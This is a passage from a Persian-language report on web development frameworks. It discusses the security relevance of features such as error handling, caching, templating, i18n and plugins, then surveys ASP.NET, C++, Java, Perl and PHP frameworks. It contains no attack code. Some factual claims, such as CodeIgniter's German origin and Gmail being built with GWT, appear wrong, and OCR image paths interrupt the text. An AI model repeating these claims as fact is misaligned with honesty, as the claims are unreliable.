- تمام نیاکان مجوزهای مستقیم کاربر لیست شوند. اگر کاربر یکی از این مجوزها را داشته باشند، نوادگان آنرا نیز دارد.
- اگر مجوز X در این لیست نهایی بود، کاربر اجازه دارد.

توجه داشته باشید که این فرآیند، بسیار حافظه‌گیر و زمانبر است زیرا درصد قابل توجهی از داده‌های سیستم را بار می‌کند. همچنین این فرآیند بسیار سطح پایین است و قبل از انجام هر کار کوچکی توسط سیستم، باید چک شود. به همین دلیل اکثر سیستم‌ها از پیاده-سازی این زیرساخت محروم هستند.

SEO ۲,۶,۲,۵

در دنیای امروز، مطرح شدن سایتها در موتورهای جستجو و اصولی بودن ساختار آنها (از دیدگاه کاربران و موتورها) بسیار حائز اهمیت است. این مهم که به آن **Search Engine Optimization** گفته می‌شود، متخصصان و مهندسان خود را در دنیا دارد و سایتهای بزرگ چندین پرسنل مخصوص این کار دارند.

برای سایتهای کوچکتر نیز مشاورانی اینکار را انجام می‌دهد. نرم‌افزارها و چهارچوب‌ها نیز امکانات ابتدایی و بستری **SEO** را در خود گنجانیده‌اند تا برنامه-نویسان و کاربران بتوانند سایتی موفق‌تر و دلچسب‌تر داشته باشند.

از مهمترین کارهایی که **SEO** (چه نرم افزار و چه متخصص) انجام می‌دهد، زیبا سازی آدرس‌هاست که با نامهای **URL Rewriting**، **URL Beautification** و نامهای دیگر شناخته می‌شود. به عنوان مثال آدرس مطلب چهارم در یک سایت معمولی به صورت:

http://site.com/?p=4

ایجاد می‌شود ولی با استفاده از این تکنیک آدرس فوق به صورت

http://site.com/this-is-the-4th-post/

در می‌آید. این آدرس در موتورهای جستجو و در چشم کاربران تاثیر بسیار بیشتری نسبت به آدرس قبلی که صرفا مناسب کامپیوتر است خواهد داشت (و البته از نظر امنیتی نیز بسیار مناسبتر است)

دیگر وظایف **SEO**، مدیریت لینکهای درون صفحه و حذف لینک‌های مختلف به یک صفحه واحد است (تا موتورهای جستجو و کاربران دچار ابهام نشوند). همچنین قراردادن برچسب‌های **HTML** متاداده در بالای صفحه برای معرفی بهتر و بیشتر محتوای صفحه نیز از وظایف **SEO** هستند.

توجه داشته باشید که موتورهای جستجو تنها **HTML** صفحه را می‌بینند و امکان اجرای **Javascript** و نمایش ظاهر صفحه را ندارد، لذا سایتهایی که با اتکا

به **Javascript** تجربه کاربر خود را بهینه می‌کنند، از نظر موتورهای جستجو اصلا قابل تعامل نیستند و نمره پایینی می‌گیرند.

همچنین روشهایی وجود دارد که با دروغ گویی موتورهای جستجو باور می‌کنند این سایت بسیار پرمحتوا است و آنرا در نتایج اول جستجو می‌آورند. اینگونه سایتها برای مدت کوتاهی بالا می‌آیند و مهندسین **SEO** مبلغ قابل توجهی برای اینکار دریافت می‌کنند. کم کم پس از اینکه موتورهای جستجو از روی نتیجه کلیک‌های کاربران فهمیدند که محتوای این سایتها بدردبخور نیست، آنها را از نتایج خود حذف می‌کنند.

۲,۶,۲,۶ وب سرویس

وب سرویس تکنولوژی تعامل دو نرم‌افزار با یکدیگر است. در واقع وب سرویس استاندارد جدید RPC (فراخوانی توابع از راه دور) است که به وسیله آن، یک برنامه بر روی یک سیستم می‌تواند یک تابع از یک سیستم دیگر را فراخوانی نموده، معماری Service Oriented (SOA) را پیاده‌سازی نماید.

وب سرویس برای کاربران عادی یک سیستم بی فایده است، اما فرض کنید شما سایتی دارید که آخرین اخبار ورزشی را با نتایج انواع مسابقات در اختیار کاربران قرار می‌دهد. با افزودن زیرساخت وب سرویس و ارائه کردن محتوای غنی سایت شما (که پرسنل زیادی در بروزرسانی آن زحمت می‌کشند) از طریق وب سرویس، سایت‌های خبری/ورزشی کوچکتر می‌توانند با پرداخت مبلغی از وب‌سرویس‌های شما استفاده نموده مطالب و اخبار شما را در سایت خودشان نمایش دهند.

در حال حاضر استاندارد وب سرویس پروتکل SOAP است اما با زیادتر شدن استفاده از وب‌سرویس‌ها توسط جاواسکریپت و آژاکس، استانداردهای JSON, JSONP, YAML, Serialized PHP, و غیره نیز پر استفاده شده‌اند.

شکل ۴۸ نمایه JSON

یک چهارچوب خوب، باید بتواند توابع خود (یا کنترلگرهای خود) را پس از کنترل دسترسی مناسب با انواع قالب‌های وب سرویس بدون کمترین زحمتی برای برنامه‌نویس در اختیار همگان قرار دهد تا برنامه بتواند رشد مقتضی را داشته باشد.

AJAX ۲,۶,۲,۷

آژاکس (تکنولوژی درخواست پاسخ آسنکرون توسط جاواسکریپت در صفحات وب) از دیدگاه معماری تفاوت قابل توجهی با درخواست‌های عادی دارد. در درخواست‌های آژاکس معمولا پاسخ مورد نظر قطعه‌ای داده خام یا مقداری کد است، در حالی که در درخواست‌های عادی پاسخ مطلب یک صفحه کامل HTML با قالب بندی و چهارچوب است.

اگر چهارچوب مورد نظر ما نتواند تفکیکی برای درخواست‌های آژاکس قائل شده، آنها را در معماری مورد نظر ارائه دهد، برنامه‌نویس مجبور خواهد بود تا چهارچوب را دور بزند و از روشهای نامهندسی برای نیل به مقصود استفاده کند که در دراز مدت امنیت سیستم را شدیدا مورد مخاطره قرار می‌دهد.

همچنین از آنجایی که درخواست‌های آژاکس کمی نامحسوس هستند و تست و ایزوله کردن آنها به سادگی میسر نیست، خیلی بیشتر پتانسیل معضل امنیتی داشتن در آنها وجود دارد؛ هرچند یافتن این معضلات نیز به سادگی درخواست‌های عادی نیست.

۲,۶,۲,۸ مدیریت کش

در سیستم‌های کوچک و کم مخاطب کش (Cache) مسئله مهمی نیست. در سیستم‌های بزرگی که صفحات زمان پردازش زیادی نمی‌خواهند نیز باز هم مسئله چندان مهمی نیست، اما در هر حال وجود کش برای این سیستم‌ها کارایی را بسیار بهبود می‌بخشد.

سیستم‌های پرمخاطب حتما به کش نیاز خواهند داشت. این سیستم‌ها برای نمایش صفحات نسبتا ثابت خود به مخاطبان متعدد، منابع بسیاری صرف می‌کنند و منابع نیز هزینه بالایی دارد.

به عنوان مثال یک وبلاگ را در نظر بگیرید که روزانه دو مطلب منتشر می‌کند و روزانه صد هزار نفر بازدید کننده دارد. این وبلاگ به ازای هر یک درخواست این صد هزار نفر، یک بار کل کد را اجرا می‌کند و صفحه مربوطه را به وی نشان می‌دهد.

حال اگر به ازای درخواست اول، صفحه را پردازش کرده نمایش دهد و خروجی را در یک فایل HTML ذخیره کند و به ازای درخواست‌های بعدی، صرفا فایل HTML آماده را به کاربر تحویل دهد، سرعت کار خود را بسیار افزایش داده و از کشینگ استفاده نموده است.

همین وبسایت اگر بر روی صفحه خود ساعت و روز را نمایش دهد، دیگر نمی-تواند از کشینگ استفاده کند زیرا با گذر زمان ساعت تغییر می‌کند ولی فایل کش شده ساعت زمان کش را در خود دارد.

لذا زیرساخت‌های کشینگ احتیاج به هوشمندی و تکنولوژی دارند تا بتوانند با شناخت درست سیستم و نحوه عملکرد آن، بهترین راهکار را ارائه دهند.

۲,۶,۲,۹ مدیریت خطا


در یک پروژه دانشگاهی یا یک سیستم در حال توسعه که هنوز تجاری نشده است، مدیریت خطا امری غیرمهم و بی ارزش به نظر می‌رسد، اما در یک سیستم عملیاتی و حیاتی، مدیریت خطا از مهمترین ویژگی‌های سیستم است.

زیرساخت‌های ایده‌آل مدیریت خطا امکان دسته بندی خطاها بر حسب اهمیت، تشخیص نوع کاربر سیستم و نمایش یا عدم نمایش خطا به وی (به عنوان مثال خطاها به مدیر نشان داده میشود و برای کاربران دیگر لاگ می‌شود)

در صورتی که خطا حساس باشد (مثلا خطای امنیتی یا خطایی که باعث توقف کل سیستم شود) سیستم‌های مدیریت خطا باید بتوانند توسط ای‌میل و اس ام اس مراتب را به مدیر سیستم اطلاع دهند.

اهمیت اصلی مدیریت خطا به این دلیل است که هکرها برای شروع کارشان بر روی یک سیستم، ابتدا باید رفتار آنرا شناسایی کنند. خطاها با اطلاعاتی که بر روی صفحه نمایش می‌دهند، بیشتری رفتار سیستم را به یک نفوذگر می‌شناسانند. همچنین اگر نفوذگری اقدامی برای نفوذ کرد، نتیجه آنرا از طریق خطای مربوطه به دست می‌آورد.

به طور کلی مدیریت خطا از مهمترین ملزومات امنیتی یک سیستم است که معمولا در مورد آن سهل انگاری می‌شود.



شکل ۴۹ نمونه خطای ASPX

۲,۶,۲,۱۰ مدیریت زمان

مدیریت زمان یا به عبارت بهتر Profile به صورت دائم عملیات سیستم را زمانسنجی نموده از آن گزارش ایجاد می‌کند یا در صورت حساس شدن آن، مدیر سیستم را خبر می‌نماید.

مثلا اگر سیستمی دارای معضلی باشد که با دریافت ورودی خاص، ۳۰ ثانیه کل پردازنده و حافظه را درگیر خود کند، یک نفوذگر با کشف این رفتار به سادگی

سیستم را از دسترس خارج می‌سازد. در این زمان زیرساخت مدیریت خطا با تشخیص غیرعادی بودن زمان این صفحه می‌تواند سیستم را نجات دهد.

اکثر چهارچوب‌ها این امکان را مهیا نمی‌کنند و به محیط توسعه (IDE) می-سپارند.

۲,٦,۲,۱۱ الگوی توسعه

همانطور که در بخش‌های قبلی بحث شد، الگوهایی مانند MVC و Component MVC که با نام‌های MVC Push و MVC Pullنیز شن‌خته میشود، احتیاج به چهارچوب مناسب برای توسعه دارند.

در صورتی که چهارچوب از الگوی مربوطه پشتیبانی نکند، برنامه‌نو س با دشواری بسیار می‌تواند آنرا در زیرساخت بگنجاند و این باعث ضعف مهندسی نرم-افزار سیستم شده، منجر به ضعف امنیت می‌گردد.

در حال حاضر اکثر چهارچوب‌ها از MVC پشتیبانی می‌کنند و مواردی که اینکار را نمی‌کنند اجازه تنظیم الگو را به برنامه‌نویس می‌سپارند.

۲,٦,۲,۱۲ قالب بندی

بسیاری از چهارچوب‌های توسعه وب، خصوصا آنهایی که مربوط به زبان‌هایی هستند که امکان خروجی انبوه دادن را ندارند (مانند جاوا و روبی)، زیرساخت قالب‌بندی (Templating) صفحات را دارا هستند. این زیرساخت امکان نوشتن کد HTML و درج کردن داده با قالب‌های خاص و ساده‌ای در میان آن است.

این قالب‌ها در راستای اهداف MVC امکان ایجاد ظاهر نرم‌افزار توسط طراحان به جای برنامه‌نویسان را فراهم می‌کند. مدیر تیم کافیست به طراح بگوید که این چند داده را داریم و قالبی بساز که آنها را نمایش دهد.

برای زبان‌هایی مانند PHP که خود امکان Template بودن را دارا هستند، قالبهایی وجود دارد ولی استفاده از آنها معمول نیست و در بحث‌های تخصصی مخالفین بسیاری نیز دارند.

زیرساخت قالب‌بندی باید دارای توابع خاصی برای اصولی سازی خروجی باشد تا از حملات متعددی که بر روی خروجی یک نرم‌افزار قرار می‌گیرند جلوگیری نماید، در غیر اینصورت این حملات مهم و خطرناک پرتعدد خواهند شد.

۲,۶,۲,۱۳ مدیریت زبان

از دیگر ویژگی‌های مهم یک چهارچوب در دنیای وب امروزی، زیرساخت مدیریت زبان (Internationalization) که با عبارت i18n (حرف اول و آخر لغت به همراه تعداد حرفهای میانی) شناخته می‌شود، می‌باشد.

چندزبانی، ساختاری پیچیده است که پیاده‌سازی‌های متنوعی دارد. بیشتر این پیاده‌سازی‌ها مبتنی بر فایل و کشینگ هستند و تعداد کمی نیز مبتنی بر پایگاه داده می‌باشند. در هر صورت هنگامی که تعداد زبان‌ها بیش از دو می‌شود، پیاده‌سازی‌ها معمولا بسیار پیچیده می‌شوند.

نکته‌ای که چندزبانی را در چهارچوب‌ها حائز اهمیت امنیتی می‌سازد، کم کاربرد بودن آنها و عدم تست درست این ویژگی است. اکثر توسعه دهندگان یک یا دوبار

زیرساخت را تست می‌نمایند و دیگر به جزئیات آن دقت کافی نمی‌کنند. چهارچوب-های قابل ملاحظه‌ای در سالهای اخیر از طریق این زیرساخت هک شده اند.

۲,٦,۲,۱٤ افزونه‌ها

هیچ چهارچوبی بدون پشتیبانی خوب از افزونه‌ها، محبوبیت پیدا نمی‌کند. امروزه کتابخانه‌های بیشماری در اینترنت وجود دارند که با استفاده از آنها می‌توان انواع کارهای پیچیده را در کوتاهترین زمان ممکن انجام داد. مثلا کتابخانه PHPExcel کل کارایی نرم‌افزار اکسل را به PHP می‌افزاید.

توسعه دهندگان وب با استفاده از این کتابخانه‌ها و افزودن آنها به چهارچوب خود، از امکانات آنها بهره‌مند می‌شوند. چهارچوب‌ها نیز برای تفکیک و تمیزی ساختار کد، بخش مجزایی برای آنها در نظر می‌گیرند.

معمولا برای استفاده از یک کتابخانه جانبی (که معمولا با عبارت شخص ثالث Third Party نامیده می‌شود) لازم نیست تغییری در کد داده شود و کافیست فایلهای آن در محل مربوطه کپی شود. در برخی از چهارچوب‌ها نیز لازم است یک کاغذپیچ (Wrapper) بر روی آن نوشته شود.

نکته قابل توجه آنست که هر کتابخانه شخص ثالثی، امنیت خود را دارد و با روش و الگو و معماری مخصوص خود پیاده شده است. معمولا نفوذگرانی که از هک یک سیستم در مراحل اولیه باز می‌مانند، با کشف کتابخانه‌های استفاده شده در آن سیستم و نفوذ به یکی از آنها امید می‌بندند. امن کردن این کتابخانه‌ها نیز به سادگی میسر نیست زیرا هرکدام تیمی بزرگ از برنامه‌نویسان در اختیار دارند که معمولا متخصص امنیت نیز در میانشان نیست.

امنیت هر سیستمی را می‌توان معادل امنیت ضعیف‌ترین زیرساخت آن دانست، که در اکثر موارد همین افزونه‌های افزوده شده به سیستم هست د.

۲,٦,۲,۱۵ مدیریت دانلود

دانلود فایل، قسمتی از پروتکل ساده HTTP است که معمولا توسط وب سرور به صورت خودکار مدیریت می‌شود. بسیاری از سایت‌ها و نرم‌افزارهای حرفه‌ای، مدیریت دانلود فایلها را نیز خود بر عهده می‌گیرند. این کار امکان محدودیت سرعت گذاشتن، آمار گرفتن، محدودیت کنترل دسترسی و غیره را برای چهارچوب فراهم می‌آورد، در صورتی که اگر توسط سرور وب انجام شود نرم‌افزار دسترسی خاصی به کنترل آن نخواهد داشت.

باید توجه داشت که دانلود فایل، به معنی دانلود یک فایل توسط کاربر بر روی دیسک وی نیست. هرگونه فایلی که به صورت ایستا (Static) به کاربر ارائه می‌شود – یعنی برای تولید محتوای آن برنامه‌ای بر روی سرور اجرا نمی‌شود – از جمله فایلهای کش شده، فایلهای تصویر، اسکریپت، قالب‌بندی و ... توسط کاوشگر به صورت خودکار دانلود می‌شوند. مدیریت دانلود تمامی این فایلها را نیز در بر می-گیرد.

در سیستم‌هایی که زیرساخت مدیریت دانلود وجود ندارد (به دلیل عدم آشنایی با HTTP و عدم توانایی در ارائه زیرساخت استاندارد)، توسعه دهندگان از راه‌های نامطمئن برای نیل به اهداف خود بهره می‌گیرند. به عنوان مثال در سیستمی که هرکدام از کاربران آن یک تصویر دارند، اگر مدیریت فایل – و لذا مدیریت کنترل دسترسی بر روی فایلها – موجود نباشد، توسعه دهندگان برای مخفی نگاه داشتن تصویر یک فرد از دیگر کاربران، آنرا درون پوشه‌ای ناشناس با فایلی ناشناس قرار

می‌دهد. اینکار از دید اصول امنیتی بسیار ناصحیح است و امنیت به واسطه مخفی-کاری (Security by Obscurity) دانسته می‌شود.

۲,۶,۲,۱۶ توسعه مبتنی بر تست

در سالهای اخیر، دنیای مهندسی نرم‌افزار دچار تحول اساسی شده است. با معرفی روشهای چابک (Agile)، شیوه تولید نرم‌افزارهای کوچک و غول آسا تغییر بنیادین یافته است. در این راستا، چهارچوب‌ها و محیط‌های توسعه نرم‌افزار نیز خود را با این روش‌های جدید وفق داده‌اند.

یکی از این روش‌ها، توسعه مبتنی بر تست (Test Driven Development) است. در این روش، برنامه‌نویس ابتدا به نوشتن کد تست قسمت کوچکی از برنامه (Unit Test) می‌پردازد. سپس تست را اجرا می‌کند تا مطمئن شود که تست، غلط را پیدا می‌کند. در این مرحله تست نتیجه قرمز بر می‌گرداند.


سپس برنامه‌نویس به نامه‌ای که تست مربوطه را پاس کند، می‌نویسد. پس از آن دوباره تست را اجرا می‌کند تا غلط احتمالی برنامه را پیدا کرده، یا تست سبز شود و آن بخش از برنامه درست کار کند. به این فرآیند، قرمز-سبز-تغییرات (Red-Green Refactor) می‌گویند.

این روش باعث می‌شود برنامه بسیار چابک و قابل تغییر باشد و پس از عملیاتی شدن آن، با تغییر هر قسمت آن به سادگی بتوان با اجرای تمامی تست‌ها از صحت نسبی کلی برنامه مطمئن شد.

چهارچوب‌های توسعه وب در حال حاضر اکثرا دارای زیرساخت TDD هستند و بخشی را برای نوشتن تست‌ها و اجرای خودکار آنها در قالب چهارچوب، در نظر گرفته‌اند.

تست‌ها معمولا وضعیت سیستم را دگرگون می‌کنند و اجرای کلی آنها نیز فرآیندی زمانگیر خواهد بود، لذا فقط باید در محیط توسعه قابل اجرا باشند. از آنجایی که تست توسط برنامه بر روی سرور قرار می‌گیرد، امکان اجرای تست‌ها بر روی سرور توسط چهارچوب باید کنترل و محدود شود.

اگر کاربری اشتباها، یا نفوذگری از قصد، تستها را اجرا نماید، نه تنها وضعیت سرور دچار مشکل می‌شود بلکه به دلیل زمانگیر بودن آنها ممکن است سیستم از دسترس خارج شود.



شکل ۵۰ چرخه توسعه مبتنی بر تست

۲,۶,۳ چهارچوب‌های تجاری پرکاربرد

در این بخش به معرفی چهارچوب‌های مطرح و پر استفاده توسعه وب می‌پردازیم. چهارچوب‌های معرفی شده به تفکیک زبان برنامه‌سازی تفصیل می‌شوند:

۲,۶,۳,۱ ASP.NET

زبان ASP.NET که در واقع متشکل از قطعاتی کد به همراه یکی از زبان‌های C#.NET یا VB.NET است، توسط مایکروسافت پشتیبانی تجاری می‌شود و کارکردن با آن بسیار ساده‌است. به دلیل سادگی آن، بسیاری از برنامه‌نویسان مبتدی اقدام به تهیه نرم‌افزارهای مبتنی بر وب با استفاده از این سکو می‌کنند که

توسط مشتری کیفیت آن قابل سنجیدن نیست، و این مهم منجر به ناامن و ضعیف بودن اکثر سیستم‌های تولیدی با این زیرساخت شده است.

در صورتی که استفاده تخصصی از زیرساخت شود، بستر امکان ایجاد نرم‌افزار امن و عالی را نیز دارد، ولی چون هزینه‌های گزافی برای نسخه‌های تجاری بستر باید پرداخت، افرادی که تسلط کافی به تکنولوژی دارند جایگزین‌های متن باز را انتخاب می‌کنند.

۲,۶,۳,۱,۱ Microsoft .NET Framework

معمول‌ترین چهارچوبی که ۹۹% سیستم‌های ASPX از آن بهره می‌گیرند، چهارچوب همراه آن یعنی دات نت است. این چهارچوب در سال ۲۰۰۰ توسط مایکروسافت ارائه شده است و در حال حاضر نسخه ۴ آن بهره برداری می‌شود.

دات نت چهارچوب بسیار وسیع و قدرتمندیست که تکنولوژی‌ها و زیرساخت-های قدرتمندی نیز دارد، اما به دلیل اینکه حجم بسیار بالایی دارد و تنها بر روی ویندوز قابل اجراست (و ویندوز یک محصول گرانقیمت است) مشتری زیادی ندارد.

همچنین دات نت و تکنولوژی‌های مربوط به آن، وابستگی شدیدی به سیستم عامل ویندوز دارند و با اینکه نسخه متن باز آن منتشر شده است، اکثر امکانات آن تنها بر روی ویندوز کار خواهد کرد. نسخه‌های ۳ به بعد این چهارچوب از الگوی MVC پشتیبانی می‌کنند.

شکل ۵۱ نمایه Microsoft .NET

DotNetNuke ۲,۶,۳,۱,۲

برگرفته شده از نرم‌افزار PHPNuke، به دلیل عدم وجود چهارچوبی بر روی ASPX این نرم‌افزار کم کم به یک چهارچوب توسعه تبدیل شد.

C++ ۲,۶,۳,۲

زبان سی پلاس پلاس بر روی وبهای امروزی تقریبا کاربردی ندارد. اکثر کاربرد باقیمانده آن مربوط به وب سایت‌هاییست که بر روی تجهیزات سخت افزاری نصب می‌شود، امروزه اکثر تجهیزات سخت افزاری پنل مدیریت و کنسول خود را از طریق وب در اختیار کاربر قرار می‌دهد و از آنجایی که تکنولوژی سخت افزاری آنها ساده است، تنها زبان سی را به سادگی پشتیبانی می‌کنند.

CppCMS ۲,۶,۳,۲,۱

یک چهارچوب ساده برای سیستم‌های مدیریت محتوا با استفاده از زبان سی پلاس پلاس. این چهارچوب به نسبت ساده است و امکانات امنیتی خوبی نیز دارد.

Wt ۲,۶,۳,۲,۲

چهارچوب بسیار معروف و قدرتمند Wt که ویتی خوانده می‌شود، یک محصول ایده گرفته از چهارچوب غول آسای Qt است. این چهارچوب Component Based MVC طراحی شده ولی از MVC نیز پشتیبانی کامل می‌کند.

جالب ترین نکته‌ای که در ویتی وجود دارد، آنست که در صورت پشتیبانی مشتری، سایت را به صورت Ajaxارائه می‌دهد و در غیر اینصورت به HTML ساده تبدیل می‌شود. به دلیل اینکه این چهارچوب از Component بهره می-گیرد، این امکانات را به سادگی و به قدرت انجام می‌دهد.

پشتیبانی از ORM، امنیت، چند زبانی و عدم پشتیبانی از کش و قالب بندی، ویژگی‌های اصلی این چهارچوب هستند.

۲,۶,۳,۳ جاوا

زبان جاوا به دلیل قدیمی بودن آن، اجتماع بزرگی از برنامه‌نویسان دارد که هرچند امروزه زبان‌های بسیار بهتری وجود دارند، به شدت به آن وفادار هستند. قوی‌ترین چهارچوب‌های اولیه وب نیز بر روی همین زبان شکل گرفته است.

Spring ۲,۶,۳,۳,۱

معروف‌ترین چهارچوب توسعه وب در جاوا، Spring به همراه ORM قدرتمند آن یعنی Hibernate، در بسیاری از سیستم‌ها استفاده شده است. اسپرینگ امکانات بسیاری دارد و امروزه افزونه‌ها و نسخه‌های بیشماری از آن نیز موجود هستند. همچنین یک چهارچوب امنیتی کامل نیز درون آن گنجانده شده است.

شکل ۵۲ نمایه اسپرینگ

شکل ۵۳ نمایه ORM اسپرینگ، Hibernate

۲,۶,۳,۳,۲ Apache Struts

چهارچوب قدرتمند، بالغ و کامل که توسط آپاچی عرضه شده است. این چهارچوب امکانات کاملی از جمله هر دو نوع MVC و امکانات اولیه امنیتی دارد.

۲,۶,۳,۳,۳ Apache Wicket

از مبتکرین Component MVC، ویکت چهارچوبیست که هنوز در پروژه-های تجاری زیادی استفاده نمی‌شود ولی پتانسیل خوبی دارد. امکانات امنیتی و دیگر ویژگی‌های یک چهارچوب نیز در این چهارچوب گنجانده شده است.

۲,۶,۳,۳,۴ Google Web Toolkit

چهارچوبی که بسیاری از نرم‌افزارهای گوگل توسط آن طراحی شده‌اند. ویژگی اصلی این چهارچوب آنست که برنامه‌های ساخته شده توسط آن از نظر ظاهری با HTML ساده تفاوتی ندارند و از ظاهرهای متفاوت و دشوار استفاده

نمی‌کنند. این مهم باعث شده تا کاربر این چهارچوب در عین سادگی امکانات خوبی داشته باشد. از سیستم‌هایی که از این چهارچوب استفاده می‌کنند، Gmail.com است.

Perl ۲,۶,۳,۴

همانطوری که قبلا بحث شد، زبان پرل از زبان‌های بسیار قدیمی یونیکسی است که سایت‌های بسیاری را با استفاده از آن می‌نوشته‌اند. پرل دارای ماژول‌های متعددی است که هرکدام بخشی از وظایف یک چهارچوب وب را بر عهده می‌گیرند. چهارچوب‌های زیر نیز برای پرل وجود دارند:

شکل ٥٤ نمایه کاتالیست

Catalyst ۲,۶,۳,۴,۱

چهارچوب بسیار قدرتمندی دارای Bloating که تقریبا تمامی امکانات یک چهارچوب وب را پشتیبانی می‌نماید. کاتالیست کد زیادی ندارد ولی از ماژول‌های متعددی برای تکمیل خود بهره گرفته است که همگی از ماژول‌های استاندارد پرل هستند.

Dancer ۲,۶,۳,۴,۲

چهارچوبی سبک‌تر و معقول‌تر از کاتالیست، این چهارچوب جوانتر پس از گمراه شدن کاربران Catalyst به دلیل Bloating آن ایجاد شد. این چهارچوب نیز تمام امکانات چهارچوب‌های متداول را پشتیبانی می‌نماید.

PHP ۲,۶,۳,۵

از آنجایی که این زبان بیش از ۷۰ درصد سیستم‌های وبی و اکثر سیستم‌های محبوب متن‌باز را تشکیل می‌دهد، مطالعه چهارچوب‌های آن کمی وسیعتر صورت گرفته است.

CakePHP ۲,۶,۳,۵,۱

شکل ۵۵ نمایه CakePHP

چهارچوبی بسیار ساده و محبوب برای توسعه سریع و راحت نرم‌افزار با PHP. نام این چهارچوب از ضرب‌المثلی انگلیسی به معنای سادگی گرفته شده است. این چهارچوب امکانات خوب و کاملی دارد ولی برای کاربردهای تخصصی مناسب نیست و بیشتر برای یادگیری و کاربردهای ساده استفاده می‌شود.

CodeIgniter ۲,۶,۳,۵,۲

شکل ۵۶ نمایه CodeIgniter

از جمله چهارچوب‌های محبوب و قدرتمند PHP، این چهارچوب توسط یک شرکت تجاری آلمانی نوشته شده است و کمترین نقاط ضعف امنیتی را دارد. با این حال در سالهای اخیر چندین بار زیرساخت‌های این چهارچوب مورد نفوذ قرار گرفته‌اند، به عنوان مثال در سال ۲۰۱۲ زیرساخت چندزبانی این چهارچوب توسط نگارنده سند هک شده است.

Symfony ۲,۶,۳,۵,۳

از قویترین و کاملترین چهارچوب‌های PHP، سمفونی دارای کتابخانه‌های بسیاری است که تا حد خوبی استقلال دارند و به دیگر ویژگی‌های چهارچوب

وابسته نیستند. به همین دلیل کتابخانه‌های این چهارچوب به صورت مجزا در نرم‌افزارهای بسیاری مورد استفاده قرار گرفته‌اند.

